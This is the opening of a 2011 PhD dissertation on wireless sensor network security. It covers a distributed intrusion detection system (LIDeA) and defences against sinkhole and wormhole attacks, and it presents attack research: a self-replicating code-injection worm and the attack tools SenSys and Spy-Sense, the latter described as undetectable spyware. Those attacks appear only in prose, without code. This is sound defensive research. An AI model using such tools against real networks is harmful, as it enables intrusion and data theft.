Security Threats in Wireless Sensor Networks

Implementation of Attacks & Defense Mechanisms

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Security Threats in Wireless Sensor Networks: Implementation of Attacks & Defense Mechanisms

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A Dissertation Submitted to the Department of Electronic Systems and the Committee on Graduate Studies of Aalborg University in Partial Fulfillment of the Requirements for the PhilosophiæDoctor (PhD) in Wireless Communications

Denmark, 2011

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Athens Information Technology, Greece (AIT) and CTiF Department, Aalborg University

Abstract

Over the last few years, technological advances in the design of processors, memory, and radio communications have propelled an active interest in the area of distributed sensor networking, in which a number of independent, self-sustainable nodes collaborate to perform a large sensing task. Networks of such devices, commonly referred to as *Wireless Sensor Networks* (WSNs), are edging closer to widespread feasibility and have enabled the design and proliferation of new intelligent sensor-based environments in a variety of application domains.

Security and privacy are rapidly replacing performance as the first and foremost concern in many sensor networking scenarios. While security *prevention* is important, it cannot guarantee that attacks will not be launched and that, once launched, they will not be successful. Not all types of attacks are known, and new ones appear constantly. Therefore, *detection* of malicious intrusions forms an important part of an integrated approach to network security.

In this work, we start by considering the problem of *cooperative intrusion detection* in WSNs where the nodes are equipped with local detector modules and have to identify the intruder in a distributed fashion. We develop a lightweight ID system, called LIDeA, which follows an intelligent agent-based architecture. In LIDeA, nodes overhear their neighboring nodes and collaborate with each other in order to successfully detect an intrusion. We show how such a system can be implemented, which components and interfaces are needed, and what is the resulting overhead imposed.

We then expand this ID framework with algorithms that incorporate both classes of intrusion detection techniques, i.e., *misuse detection* and *anomaly detection*. We investigate in depth some of the most severe routing attacks against sensor networks, namely the *sinkhole* and *wormhole* attacks, and we emphasize on strategies that an attacker can follow to successfully launch them. Then we propose novel *localized* countermeasures that can make legitimate nodes become aware of the threat, while the attack is still taking place. Detailed theoretical analysis and simulation results confirm that the proposed algorithms can always thwart these kinds of attacks. Also, by providing an implementation on real sensor devices, we demonstrate their practicality and efficiency in terms of memory requirements and processing overhead.

However, one of the reasons that the research of intrusion detection has not advanced significantly is that the concept of *intrusion* is not clear in these networks. Little work has been done to demonstrate how vulnerable, in terms of data confidentiality and network availability, sensor networks are. The best way to do that is to look into new threat models, how specific attacks can be realized in practice and study new methods from the attacker's point of view. Motivated by this unexplored security aspect, we investigate a new set of memory related vulnerabilities for sensor embedded devices that, if exploited, can lead to the execution of *software-based attacks*. We demonstrate how to execute malware on wireless sensor nodes that are based on the Von Neumann

architecture. Then we proceed to show how the malware can be crafted to become a *self-replicating worm* that broadcasts itself and infects the network in a hop-by-hop manner. This is the first instance of a "sensor worm" that provides a detailed analysis along with instructions in order to execute arbitrary malicious code.

While such attacks are extremely dangerous, there has been very little research in this area. This new threat model sets the scene for the development of sophisticated attack tools (*SenSys* and *SpySense*) capable of launching various kinds of attacks for compromising the network's functionality. They can be useful not only in revealing all the weaknesses that make sensor networks susceptible to various kinds of threats but also in studying the effects of such exploits on the network itself.

The SenSys tool allows both passive monitoring of transactional data in sensor networks, such as message rate, mote frequency, message routing, etc., but also discharge of various attacks against them. On the other hand, Spy-Sense is a spyware tool that allows the injection of stealthy exploits in the nodes of the network. It is undetectable, hard to recognize and get rid of, and once activated, it runs discretely in the background without interfering or disrupting normal network operation. To the best of our knowledge, these are the first instances of *attack tools* that can be used by an adversary to crack the confidentiality and functionality of a sensor network. Our goal is to describe the "best" ways for launching already existing attacks and demonstrate new ones in practice. This in turn can lead to the development of more secure applications and better detection/prevention mechanisms in WSNs.

English-Danish Short Summary

This thesis considers detection of security threats in Wireless Sensor Networks. Part I is dedicated to security defense mechanisms, proposing an implementation of a decentralized Intrusion Detection System (IDS) that is based on an autonomic principle of cooperation between nodes. It also expands this IDS framework (i.e., LIDeA) with novel algorithms and rules that can make legitimate nodes become aware of threats like the *sinkhole* and *wormhole* attacks. Part II is focused on sophisticated malicious attacks against WSNs including the extensive study of new threat models from the attacker's point of view, as well as their realization in practice. Malicious code injection attacks are discussed and two novel attack tools, namely *Spy-Sense* and *SenSys*, are demonstrated for penetrating a network's security profile.

Denne afhandling omhandler detektering af sikkerhedstrusler i trådløse sensor netværk. Den første del er dedikeret til mekanismer til forsvar ad sikkerheden og foreslår en implementering af et decentralt Intrusion Detection System (IDS), der er baseret på et autonomt princip for samarbejde mellem sensornoder. Dette IDS framework udvides (dvs. LIDeA) med nye algoritmer og regler, der kan gøre legitime sensornoder opmærksomme på trusler såsom *sinkhole* og *wormhole* angreb. Den anden del af afhandlingen er fokuseret på ondsindede sofistikerede angreb mod trådløse sensor netværk herunder et omfattende studie af nye trusselsmodeller, der kan benyttes af en indtrænger, såvel som deres realisering i praksis. Angreb med injektion af ondsindet kode diskuteres og to nye angrebsværktøjer, kaldet *Spy-Sense* og *SenSys*, demonstreres til at trænge igennem et netværks sikkerhedsprofil.

This thesis is dedicated to my family who has given me the best possible guidance throughout my life...

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A thesis is never solely the work of the author. Support and encouragement comes from different sources in various ways. In particular, I would like to thank Professor Neeli R. Prasad for accepting me as a Ph.D. student at the University of Aalborg under her supervision. Neeli always provided me with encouragement, support and sufficient room to think and grow. Her understanding and advice have been crucial factors in the successful completion of this work. I consider myself really fortunate to have her as my guide and advisor.

I would also like to express my deep-felt gratitude to my co-advisor, Professor Tassos Dimitriou, for his advice, encouragement, enduring patience, constant support, and endless source of ideas. His breadth of knowledge and his enthusiasm for research inspired me. He is most responsible for introducing me to the field of sensor networks and he laid the foundations upon which this work was built. Tassos has been a friend and mentor. He never stopped believing in me, always providing clear explanations when I was lost and always giving me his time, in spite of anything else that was going on. He was always eager to help and participate during the progress of this thesis. Besides technical discussions, ideas, tireless proof reading and encouragement to pursue a wide range of research topics, he was able to create and maintain a pleasant atmosphere in our research group. My association with him has been a rewarding experience, which I will never forget.

Additionally, I would like to thank Yiannis Krontiris for his collaboration, support and time invested in our meetings. His suggestions, comments and guidance were invaluable to the completion of this work. He was extremely helpful in providing his additional knowledge in topics such as programming in nesC and sensors networks in general.

Moving on to a more personal sphere, I am indebted to my parents Argyro and Dimitri for everything that they have given to me. I thank them for the sacrifices they made so that I could grow up in a learning environment. They have stood by me in everything I have done, providing constant support, encouragement, and love. I would also like to thank my brother Apostoli, who has always been ready to motivate and encourage me in whatever endeavors I undertook. His technical knowledge and IT support were fundamental to the completion of this work. He supported me from the very first moment I took the decision to start this Ph.D. until now.

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Glossary

WSN:	Wireless Sensor Network
IDS:	Intrusion Detection System
LIDeA:	Lightweight Intrusion Detection Architecture
PK:	Public Key
F:	One-way function
$\mathbf{m}_1 \vert\vert \mathbf{m}_2$**:**	Concatenation of messages m_1 and m_2
$\mathbf{MAC}_K\mathbf{(m)}$**:**	MAC of message m using key K
RSSI:	Received Signal Strength Indicator
LQI:	Link Quality Indicator
AODV:	Ad-hoc On-demand Distance Vector
DSR:	Dynamic Source Routing
LDAC:	Localized-Decentralized Algorithm for Countering Wormholes
PC:	Program Counter
IS:	Instruction Set
Spy-Sense:	Spyware Tool against Sensor Networks
SenSys:	Attack Tool for Launching Attacks against Sensor Networks

List of Publications

This Thesis is a monograph, which contains some unpublished material, but is mainly based on the following publications.

Book Chapters

(1) T. Giannetsos, I. Krontiris, T. Dimitriou and F. Freiling. "**Intrusion Detection in Wireless Sensor Networks**". In Y. Zhang and P. Kitsos, Editors, *Security in RFID and Sensor Networks.* CRC Press, Taylor&Francis Group, 2008

Conferences

(2) I. Krontiris, T. Dimitriou, T. Giannetsos, and M. Mpasoukos. "**Intrusion Detection of Sinkhole Attacks in Wireless Sensor Networks**". ALGOSENSORS' 07: Proceedings of the 3rd International Conference on Algorithmic Aspects of Wireless Sensor Networks, Wroclaw, Poland, July 14, 2007

(3) I. Krontiris, T. Giannetsos and T. Dimitriou. "**LIDeA: A Distributed Lightweight Intrusion Detection Architecture for Sensor Networks**". SecureComm '08: Proceedings of the 4th International Conference on Security and Privacy in Communication Networks, Istanbul, Turkey, September 22-25, 2008

(4) T. Giannetsos, I. Krontiris and T. Dimitriou. "**Launching a Sinkhole Attack in Wireless Sensor Networks; the Intruder Side**". SecPriWiMob '08: Proceedings of the 1st International Workshop on Security and Privacy in Wireless and Mobile Computing, Networking and Communications, Avignon, France, October 12-14, 2008

(5) I. Krontiris, Z. Benenson, T. Giannetsos, F. Freiling and T. Dimitriou. "**Cooperative Intrusion Detection in WSN**". EWSN '09: Proceedings of the 6th European Conference on Wireless Sensor Networks, Cork, Ireland, February 2009

(6) T. Giannetsos, T. Dimitriou and N. R. Prasad. "**State of the Art on Defenses against Wormhole Attacks in Wireless Sensor Networks**". Proceedings of the 1st International Conference on Wireless Vitae 2009, Aalborg, Denmark, 17-20 May, 2009

(7) T. Giannetsos, T. Dimitriou and Neeli R. Prasad. "**Weaponizing Wireless Networks: An Attack Tool for Launching Attacks against Sensor Networks**". Black Hat Europe 2010: Digital Self Defense, Barcelona, Spain, April 12-15, 2010

(8) T. Giannetsos and T. Dimitriou. "**Wormholes no more? Localized Wormhole Detection and Prevention in Wireless Networks**". DCOSS 2010: International Conference on Distributed Computing in Sensor Systems, Santa Barbara, California, June 21-23, 2010

(9) T. Giannetsos and T. Dimitriou. "**Spy-Sense: Spyware Tool for Executing Stealthy Exploits against Sensor Networks**". Black Hat USA 2011: Digital Self Defense, Las Vegas, USA, August 1-4, 2011

Journals

(10) T. Giannetsos and T. Dimitriou and I. Krontiris and Neeli R. Prasad. "**Arbitrary Code Injection through Self-propagating Worms in Von Neumann Architecture Devices**". Published in the Computer Oxford Journal for the Algorithms, Protocols, and Future Applications of Wireless Sensor Networks Special Issue, Volume 53, Number 2, February 2010

(11) T. Giannetsos, T. Dimitriou and Neeli R. Prasad. "**People-centric Sensing in Assistive Healthcare: Privacy Challenges and Directions**". Published in the *Security and Communication Networks* journal, John Wiley & Sons, Ltd., 1939 – 0122, February 2011

(12) T. Giannetsos, T. Dimitriou and Neeli R. Prasad. "**LDAC: A Localized-Decentralized Algorithms for Countering Wormholes in Wireless Networks**". Submitted for publication in the *IEEE Transactions on Mobile Computing*, October 2010

Workshops

(13) T. Giannetsos, T. Dimitriou and Neeli R. Prasad. "**Self-Propagating Worms in Wireless Sensor Networks**". Co-Next Student Workshop '09: Proceedings of the 5th International Student Workshop on Emerging Networking Experiments and Technologies, Rome, Italy, 1-4 December, 2009

(14) T. Giannetsos, T. Dimitriou and Neeli R. Prasad. "**Detecting Wormholes in Wireless Sensor Networks**". WiSec '10: Proccedings of the 3th International Student Workshop on Wireless Network Security, Stevens Institute of Technology, Hoboken, NJ, USA, March 22-24, 2010

Publicity & Accolades

The SenSys and Spy-Sense attack tools were first published in *Black Hat* international event, one of the biggest and most important security conference series in the world, in the year 2010 and 2011, respectively.

A number of magazines (e.g., Forbes) and online services devoted stories to SenSys, describing it as a new software tool that would "*allow a malicious hacker to penetrate a sensor network and change or delete data at will*".

- Article at Forbes Magazine blog, posted by Andy Greenberg.
- Article at H Security blog, posted by Uli Ries.
- Article at Sensor Network Security magazine, posted by Melanie Martella.
- Article at Cyber Arms-Computer Security blog, posted by D. Dieterle.

Furthermore, up to mid 2011 our published papers have received 78 citations showing their significance in the research community.

Chapter 1

Introduction

1.1 The Sensing Paradigm

Recent advances in Micro-electro-mechanical systems (MEMS) and wireless communication technologies made it possible to build small devices that can run autonomously and be deployed in a large-scale, low power, inexpensive manner that is acceptable to many commercial and government users. These devices can be used to form a new class of distributed networking, namely *Wireless Sensor Networks* (WSNs). Sensor networks' configurations range from very flat, with few command nodes denoted as *base stations*, *sinks* or *cluster controllers*, to hierarchical nets consisting of multiple networks layered according to operational or technical requirements. The robustness and reliability of such networks have improved to the point that enabled their proliferation to a wide range of applications (1) for a variety of tasks; from battlefield surveillance and reconnaissance to other risk-associated applications such as environmental monitoring and industrial controls.

Since the early 1990s, distributed sensor networking has been an area of active research. The trend is to move from a centralized, super reliable single-node platform to a dense and distributed multitude of cheap, lightweight and potentially individually unreliable components that, as a group, are capable of far more complex tasks than any single super node. The intuition is to have individual sensor nodes share information with each other and collaborate to improve detection probabilities while reducing the likelihood of false alarms (2, 3). Research prototype sensors (UCB motes (4), Tmote Sky (5), Telos (6), EyesIFX (7), ScatterWeb MSB-430 (8)) are designed and manufactured, energy efficient MAC (9, 10), topology control protocols (11, 12) and routing schemes (13, 14, 15) are implemented and evaluated, various enabling technologies such as time synchronization (16, 17, 18), localization and tracking (19) are being studied and invented. All these provide sensor networks tremendous potential for information collection and processing in a variety of application domains.

The first generation of sensor nodes facilitated the genesis of wireless sensor networks as they exist today: small resource-constrained embedded devices that communicate via low-power, low-bandwidth radio, capable of performing simple sensing tasks. A first set of scenarios for these




Figure 1.1: History of research in sensor networks application domains.

networks included stationary nodes sensing ephemeral features of the environment, like temperature, noise, air pollution, etc. By continuously monitoring these surrounding attributes, they solved relatively small-scale specialized problems such as forest monitoring, preventative maintenance, etc.

Early sensor networks, as shown in Figure 1.1, functioned primarily into two important application domains: *monitoring* and *tracking* (20). WSNs can be configured to monitor a variety of target types. The networks themselves are mode-agnostic, enabling multiple types of sensors to be employed, depending on operational requirements; cameras as vision sensors, microphones as audio sensors, ultrasonic, infrared, light, temperature, pressure/force, vibration, radio activity, seismic sensors, and so on. Target tracking can also be performed effectively with sensors deployed as a three-dimensional field and covering a large geographic area. Therefore, some of the most common applications are military, medical, environmental and habitat monitoring (21, 22, 23, 24), industrial and infrastructure protection (25), disaster detection and recovery, green growth (26) and agriculture, intelligent buildings (27), law enforcement, transportation and space discovery. For instance, in enterprise scale manufacturing and retail companies, sensor networks can be combined with RFID (Radio Frequency ID) tags to monitor inventory and support in-process parts tracking. These networks can automatically report problems at various stages such as in-plant manufacturing, packaging, and equipment maintenance.

Table 1.1: *Traditional Sensor Networks vs. People-Centric Sensing*

Traditional Sensor Networks	**People-Centric Sensing**
Specially designed deployed hardware	Leveraging available devices
Fully automatic & standalone systems	Humans in the loop
Thousands of small devices	Systems of heterogeneous devices
Fixed, Static Deployment	Mobility

Although these problems and applications remain important, the recent advances in pervasive and ubiquitous computing led to new exciting applications for sensor networks involving their use in home automation and "smart interactive environments". For example, in a hospital, outfitting every patient with tiny, wearable vital sign sensors would allow doctors to continuously monitor the status of their patients (e.g., MobiCare (28), CodeBlue (29), WW-BAN (30), and HealthGear (31)). Additionally, in assistive environments, sensor-based monitoring can be proved a valuable tool for those who may have physical or cognitive impairment. It is an ideal technology that provides most direct and effective information about users' location and activities (32).

However, the latest trend in sensor networking tries to change the traditional view of sensor-based environments where people are *passive* data consumers that simply interact with physically embedded static sensor webs, with one where people carry mobile sensing elements involving the collection, storage, processing and fusion of large volumes of data related to everyday human activities. This evolution is driven by the miniaturization and introduction of sensors into popular electronic devices like mobile phones and PDAs. With wireless sensor platforms in the hands of thousands, we can expect sensor networks to address *urban-scale* problems as shown in Figure 1.1.

Such systems, often referred to as *urban sensing* or *people-centric sensing* (33) systems, come to complement previous efforts on extending the possibilities of wireless sensor networks by taking advantage of the large scale of sensors already existing in our hands (as seen in Table 3.1). These systems aim at daily life applications, employing the mobile devices people already carry for sensing information directly or indirectly related to human activity, as well as aspects of the environment around them.

These ubiquitous devices are increasingly capable of capturing and transmitting image, acoustic, location, and other data, interactively or autonomously. They can become the best platform for coordinated investigation of the environment and human activity (34, 35, 36) by enabling users to gather, analyze, and share local knowledge. With these capabilities in mind, and new network architectures for enhancing data credibility, quality, privacy, and "shareability", they can encourage people participation at personal, social and urban scales. In a people-centric system, humans, rather than machines, are the focal point of the sensing infrastructure enabling sensing coverage of large public spaces over time and letting individuals, as *sensing device custodians*, collect targeted information about their daily patterns and interactions. More information about this highly dynamic and mobile sensing environment can be found in Chapter 9 where we discuss our vision for people-centric sensing and study the security challenges it brings.

In general, when the concept of sensor networking was first introduced, it was more a vision than a technology ready to be exploited. Even though their benefits were quickly recognized, their application was mostly limited to large military systems. However, during the recent years, we have witnessed tremendous growth in the capabilities of networked sensors resulting in small, inexpensive, and powerful micro-sensors with embedded processing and reliable wireless networking abilities. Therefore, people are finding more and more applications for them, ranging from home automation to their integration in solving urban-scale problems. In fact, possible applications are only limited by our imagination. With networks of small, microscopic sensors embedded in the fabric of our society, that are capable of performing automated continual and discrete monitoring, the basic components of a widespread participatory sensor network already exist. There is an exciting challenge to leverage the investment in wireless research and infrastructure to generate a proportional civic benefit that could drastically enhance our understanding of human life and the surrounding environment.

1.2 Motivation and Research Objectives

Though the focus of recent research on WSNs has been on the *feasibility* aspects of such networks, by extending their lives using energy-conserving communication models (37, 38, 39) and advancing them to that point that can enable the integration of *ubiquitous sensing computing* as part of our everyday life, little effort has yet been put to determine how these networks would actually survive the tough rigors of real world challenges. Security is of paramount importance in these types of devices, especially in the latest trend of application domains where strategic decisions are expected to be based on information received from these sensor nodes.

Sensor networks, as any class of distributed networking, are exposed to security threats which, if not properly addressed, can exclude them from being deployed in the envisaged scenarios. Their intrinsic characteristics make them vulnerable to attacks by malicious intruders. For instance, WSNs are often expected to operate unattended for prolonged periods of time. On account of that, their inadequate physical protection makes them receptive to being captured, compromised and hijacked (40). Thus, any cryptographic material they contain can be used by adversaries to perform attacks from within the network and such attacks are much harder to detect and prevent.

Moreover, since communication takes place "through the air" using radio frequencies, a wide class of attacks are enabled ranging from passive eavesdropping to active interfering. Additionally, their wireless and distributed nature and their serious constraints in battery power prevent previously established security approaches to be deployed, creating a large number of vulnerabilities that attackers can exploit in order to gain access in the network and the information transferred within.

For example, in an *outsider attack*, where the attacker node is not an authorized participant of the sensor network, she may inject useless packets in the network in order to exhaust the energy levels of the nodes, or passively eavesdrop on the network's traffic and retrieve secret information. Even worse, in an *insider attack*, the attacker has compromised a legitimate sensor node and uses the stolen key material, code and data in order to communicate with the rest of the nodes, as if it was an authorized node. With this kind of intrusion, an attacker can launch more powerful and hard to detect attacks that can disrupt or paralyze the network.

Several classical security methodologies have been introduced for sensor networks over the last few years that focus, mostly, on trying to *prevent* malicious outsiders from compromising the network. Key management protocols (41, 42) as well as encryption and authentication algorithms have been extensively studied aiming to protect information from being revealed to an unauthorized party and guarantee its integral delivery to the base station. Other specific services like localization, aggregation, cluster formation and time synchronization have also been secured under certain conditions (43, 44, 45). Some security protocols have been also designed with the goal of protecting a sensor network against specific attacks, like *selective forwarding* (46), *sinkhole* (47) or *wormhole* (48) attacks, etc.

Therefore, security issues are of primary concern for the design and commercial deployment of sensor networks. However, intrusion prevention techniques do not always guarantee the protection of the network. Not all types of attacks are known, and new ones appear constantly. As a result, attackers can always find security holes to exploit in order to gain access in the sensor network. These intrusions will go unnoticed and they will likely lead to failures in the normal operation of the network, as Figure 1.2(a) suggests. Besides, these techniques are designed to secure specific loopholes created by specific protocols. This does not exclude clever adversaries from finding new ways to achieve their goals, especially in systems like sensor networks with inherent vulnerabilities. That's why we refer to intrusion prevention as the first line of defense.

What has been lacking, however, is an approach that encompasses autonomic response over a broad range of attacks and can *detect* third party break-in attempts (Figure 1.2(b)). Our first research objective is to come up with a lightweight approach that allows the sensor network itself to recognize an intruder, using a sufficient set of rules and algorithms, and isolate her from the network.




Figure 1.2: Intrusion sequence. In (a), attackers may exploit a vulnerability and intrude into the network, causing a failure; (b) intrusion detection functions as a second line of defense.

A research challenge, therefore, is the design of a lightweight, adaptive security architecture that can monitor the sensor network, recognize a security threat and respond by a coordinated, localized, and, possibly, self-healing mechanism.

The research of intrusion detection in WSNs is still an active field. A number of efforts concentrate on developing solutions that can adapt to the special characteristics of these networks. However, the challenge here is *how* can someone explore new methods to detect attacks when the underlying network and protocol vulnerabilities have not yet been identified. What loopholes can an adversary exploit in order to intrude the network? Our second research objective, therefore, is to demonstrate how vulnerable, in terms of data confidentiality and network availability, sensor networks are, thus revealing all the weaknesses that make sensor networks susceptible to various kinds of threats but also studying the effects of such exploits on the network itself. Our goal here is to describe the "best" ways for launching already existing attacks and demonstrate new ones in practice. This in turn can lead to the development of more secure applications and better detection/prevention mechanisms.

1.3 Contributions

The results of this work serve a two-fold purpose: *reveal new possible weaknesses that can be exploited by an adversary in order to achieve a better and more realistic intrusion detection architecture for securing sensor networks.*

The above described agenda is realized in the following components, which together form the research contributions of this work.

1.3.1 On the Security Side: The Intrusion Detection Problem

We introduce the problem of intrusion detection in sensor networks. We discuss the process of designing efficient IDS frameworks by presenting the parameters that one has to take under consideration, the different techniques and architectures that are appropriate for such networks, and the requirements that such a system should satisfy. Then, we introduce a novel architecture of a distributed IDS, in which, even though nodes don't have a global view of the network, they can still collaborate with each other and successfully detect an intrusion.

Any part of the sensor network can be a possible point of intrusion, since all nodes act as routers of information and they can be easily manipulated or subverted by an attacker. Therefore, our approach is decentralized and is based on organizing autonomous but cooperative IDS agents according to the distributed nature of the events involved in the attacks. The intuition is that nodes in the neighborhood of the attacker exchange information about who they suspect and jointly come to the conclusion such that the attacker is identified. Hence, we move on to describe such an IDS architecture and come up with an experimental intrusion detection system called LIDeA (Lightweight Intrusion Detection Architecture). We show how such a system can be implemented, which components and interfaces are needed, and what is the resulting overhead imposed in terms of communication, energy, and memory requirements. This is the first work to present such an implementation which is at the same time both realistic and lightweight enough to run on computationally and memory restricted devices such as the nodes of a sensor network.

In addition to that we take a closer look at examples of how this schema can be used to detect specific attacks such as the *Sinkhole* and *Wormhole* attacks. We use these examples to show how the agents generate alerts based on the messages that are monitored and which rules one should built to analyze these messages. We present novel lightweight countermeasures, which do not require any specialized hardware, and can be easily incorporated in LIDeA. They are completely *localized* and work by looking for simple evidence that no attack is taking place, using only *connectivity* information, as implied by the underlying communication graph, and total absence of coordination. Detailed theoretical analysis and simulation results confirm that the proposed algorithms can always thwart such attacks, irrespective of the density of the network or any frequent neighbor connectivity changes. Also, by providing an implementation on real sensor devices, we demonstrate their practicality and efficiency in terms of memory requirements and processing overhead.

1.3.2 On the Intruder Side: Compromising Sensor Network Security

We identify some of the sensor network vulnerabilities that can be exploited by an attacker for launching various kinds of attacks such as *routing-layer*, *link-layer* attacks, permanent code injection attacks and, eventually, *spyware* programs. Spying is an invasion of privacy that can lead to serious repercussions if the data collected lands into unscrupulous hands. We demonstrate the practicality of these attacks by building the first instances of *attack tools* for compromising the network's confidentiality and functionality. By studying the after-effects of various exploits on the network itself, we highlight the need for better design of security protocols that can make them even more resilient to tools like the current ones.

The first tool is called *SenSys* and allows both *inspection* of a sensor network's functionality by analyzing overheard radio messages as well as *discharge* of various attacks against it. It can identify common applied protocols and use this information for performing various network layer attacks as well as novel ones like malicious code injection. Also, it can extract useful network information such as node crashes, reboots, routing problems, network partitions, and traffic analysis (overall network traffic or overheard traffic by each sensor node).

The second tool is *Spy-Sense*, a spyware tool that allows the *injection* of stealthy exploits in the nodes of a sensor network. Spy-Sense is undetectable, hard to recognize and get rid of, and once activated, it runs discretely in the background without interfering or disrupting normal network operation. It provides the ability of executing a stealthy exploit sequence that can be used to achieve the intruder's goals while reliably evading detection. *Exploits* are sequences of machine code instructions that cause unintended behavior to occur on the host sensor. Examples of loaded Spy-Sense exploits include *data manipulation* (theft and/or alteration), *cracking* (energy exhaustion, change of node IDs), *network damage* (radio communication faults or break downs, system shut downs), etc.

To the best of our knowledge, these are the first instances of attack tools that can be used by an adversary to penetrate the confidentiality and functionality of a sensor network. Results show that our tools can be flexibly applied to different sensor network operating systems and protocol stacks giving an adversary privileges to which she is not entitled. We use them proactively, to study the weaknesses of new security protocols, and to enhance the level of security provided by our approach even further.

1.4 Dissertation Outline

Following the research contributions agenda, the rest of this dissertation is divided into two self-contained parts as shown in Figure 1.3. Part I deals with the main research directions in sensor network security and emphasizes on the intrusion detection problem. It reviews the IDS architecture used for evaluating the effectiveness of our novel proposed attack countermeasures. Part II stands in the "dark" side of intruding such a network and demonstrates the *best* ways of launching existing attacks and new destructive ones. This arrangement is intended to help the readers deduct the mutual dependence of the two parts in the resulting framework: *Better understanding of network vulnerabilities enables the design of more resilient detection/prevention algorithms.*



People-Centric Sensing: Privacy Challenges & Directions
Chapter 9
Localized Countermeasures against attacks
Chapters 4 & 5
Security Threats in Wireless Sensor Networks
Conclusions
Chapter 10
Sensor Network Security Defense Mech. PART I
Malicious Exploits against WSNs-- Code Injection Attack
Chapter 6
Compromising WSNs Security PART II
Cooperation-based IDS Architecture
Chapters 2 & 3
Sophisticated Attack Tools against WSNs
Chapters 7 & 8

Figure 1.3: Abstract view of dissertation structure.

In Chapter 2, we review the main characteristics of WSNs and outline the security issues in them. We cover several limitations and challenges and study the required network security profile as a combination of a potential attacker's motivation and the WSN vulnerabilities. Then, we emphasize on the reasons for which security techniques developed for other types of wireless networks are not readily applicable to sensor networks.

Chapter 3 introduces the problem of intrusion detection in WSNs. We review intrusion detection techniques and architectures from wired and ad-hoc networks and identify which approaches are best for sensor networks. Then we present $LIDeA$, a lightweight intrusion detection framework that is based on a distributed architecture in which nodes overhear their neighboring nodes and collaborate with each other in order to successfully detect an intrusion. We show how such a system can be implemented, which components and interfaces are needed, and what is the resulting overhead imposed. This will set the scene for the next chapters where we expand this framework with algorithms that can detect some of the most severe attacks against sensor networks; the *routing* attacks.

